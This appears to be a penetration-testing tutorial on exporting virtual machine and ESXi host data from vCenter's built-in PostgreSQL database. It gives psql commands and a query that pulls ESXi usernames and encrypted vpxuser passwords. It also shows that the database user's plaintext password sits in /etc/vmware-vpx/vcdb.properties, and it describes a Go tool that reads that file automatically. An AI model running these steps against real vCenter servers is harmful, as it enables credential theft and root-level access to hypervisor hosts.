
0x00 Preface
---
The previous three articles "vSphere Development Guide 1 - vSphere Automation API", "vSphere Development Guide 2 - vSphere Web Services API", and "vSphere Development Guide 3 - VMware PowerCLI" introduced methods for interacting with virtual machines and remotely exporting their configuration information. This article will introduce the method of exporting virtual machine configuration information through the PostgreSQL database on vCenter.
0x01 Introduction
---
This article will cover the following:
- Export Method
- Program Implementation
0x02 Export Method
---
vCenter comes with a PostgreSQL database installed by default, used to store VM and ESXi information.
As mentioned in the previous article "Confluence Exploitation Guide":
After PostgreSQL installation, a user named 'postgres' is created on the local operating system, with no default password.

If the password for the user 'postgres' is not set, you can connect to the PostgreSQL database using the following command:
psql -h localhost -U postgres |
The execution result is shown in the figure below

The default user list is shown in the figure below
If the password for user postgres is set and cannot be obtained, you can choose to operate with user vc. The command to connect to the PostgreSQL database is as follows:
psql -h localhost -d VCDB -U vc |
The execution result is shown in the figure below

The plaintext password for user vc is stored in the fixed file /etc/vmware-vpx/vcdb.properties
Note:
psql does not support directly passing the password as a parameter; an interactive environment is required for operation
After connecting to the PostgreSQL database, the command to query virtual machine configuration information is as follows:
SELECT * FROM vc.vpx_vm; |
After connecting to the PostgreSQL database, the command to query ESXi configuration information is as follows:
SELECT * FROM vc.vpx_host; |
For ease of use, connecting to the PostgreSQL database and query commands can be combined. Here are two example commands:
(1) Using the postgres user to query virtual machine configuration information
psql -h localhost -U postgres -c "SELECT file_name,guest_os,ip_address FROM vc.vpx_vm;" -d VCDB |
(2) Using the vc user to query ESXI configuration information
psql -h localhost -U vc -c "SELECT name,username,password,password_last_upd_dt FROM vc.vpxv_hosts;" -d VCDB -W |
Note:
psql does not support directly passing a password as a parameter. If the user has set a password, it needs to be entered again in an interactive environment.
0x03 Program Implementation
---
Since psql does not support directly passing a password as a parameter, writing a program to implement database connection and query configuration can be considered.
Considering both applicability and convenience, the Go language is chosen as the development language.
The third-party package for PostgreSQL support is selected from https://github.com/bmizerany/pq
1. Install the third-party package
The command is as follows:
go get github.com/lib/pq |
2. Writing code

Third-party packages installed via go get github.com/lib/pq will have bugs when used under vCenter, displaying an error 'setting PGSERVICEFILE not supported' when connecting to the database.
This is because the vCenter environment sets the environment variable $PGSERVICEFILE by default, and the third-party package installed via go get github.com/lib/pq references this variable by default, leading to the error.
Location of the error code: %GOPATH%\src\github.com\lib\pq\conn.go, Line 1988-1989, as shown below

The code on GitHub has already fixed this bug, code address: https://github.com/bmizerany/pq/blob/master/conn.go#L644
As shown below
Therefore, we only need to comment out lines 1988 and 1989 in %GOPATH%\src\github.com\lib\pq\conn.go, as shown below

In terms of code implementation, first read the file /etc/vmware-vpx/vcdb.properties to obtain the plaintext password of user vc, then use user vc to connect to the PostgreSQL database, and finally export the virtual machine configuration information.
The complete implementation code is as follows:
package main |
3. Cross-platform compilation
Save the above code as main.go
The command to compile into a Linux version is as follows:
SET CGO_ENABLED=0 |
4. Testing
Execute vCenter_Query_PostgreSQL on vCenter to automatically export configuration information of virtual machines and ESXi hosts
Supplement:
Execute the command SELECT name,username,password,password_last_upd_dt FROM vc.vpxv_hosts; to export the encrypted password of the vpxuser account
When an ESXi host connects to vCenter, the ESXi host creates a root-privileged user named vpxuser
By default, vCenter Server uses the OpenSSL cryptographic library as a random source to generate a new vpxuser password every 30 days, with a password length of 32 characters
0x04 Summary
---
This article describes the method of exporting virtual machine configuration information through the PostgreSQL database on vCenter, which is an extremely important step in penetration testing.


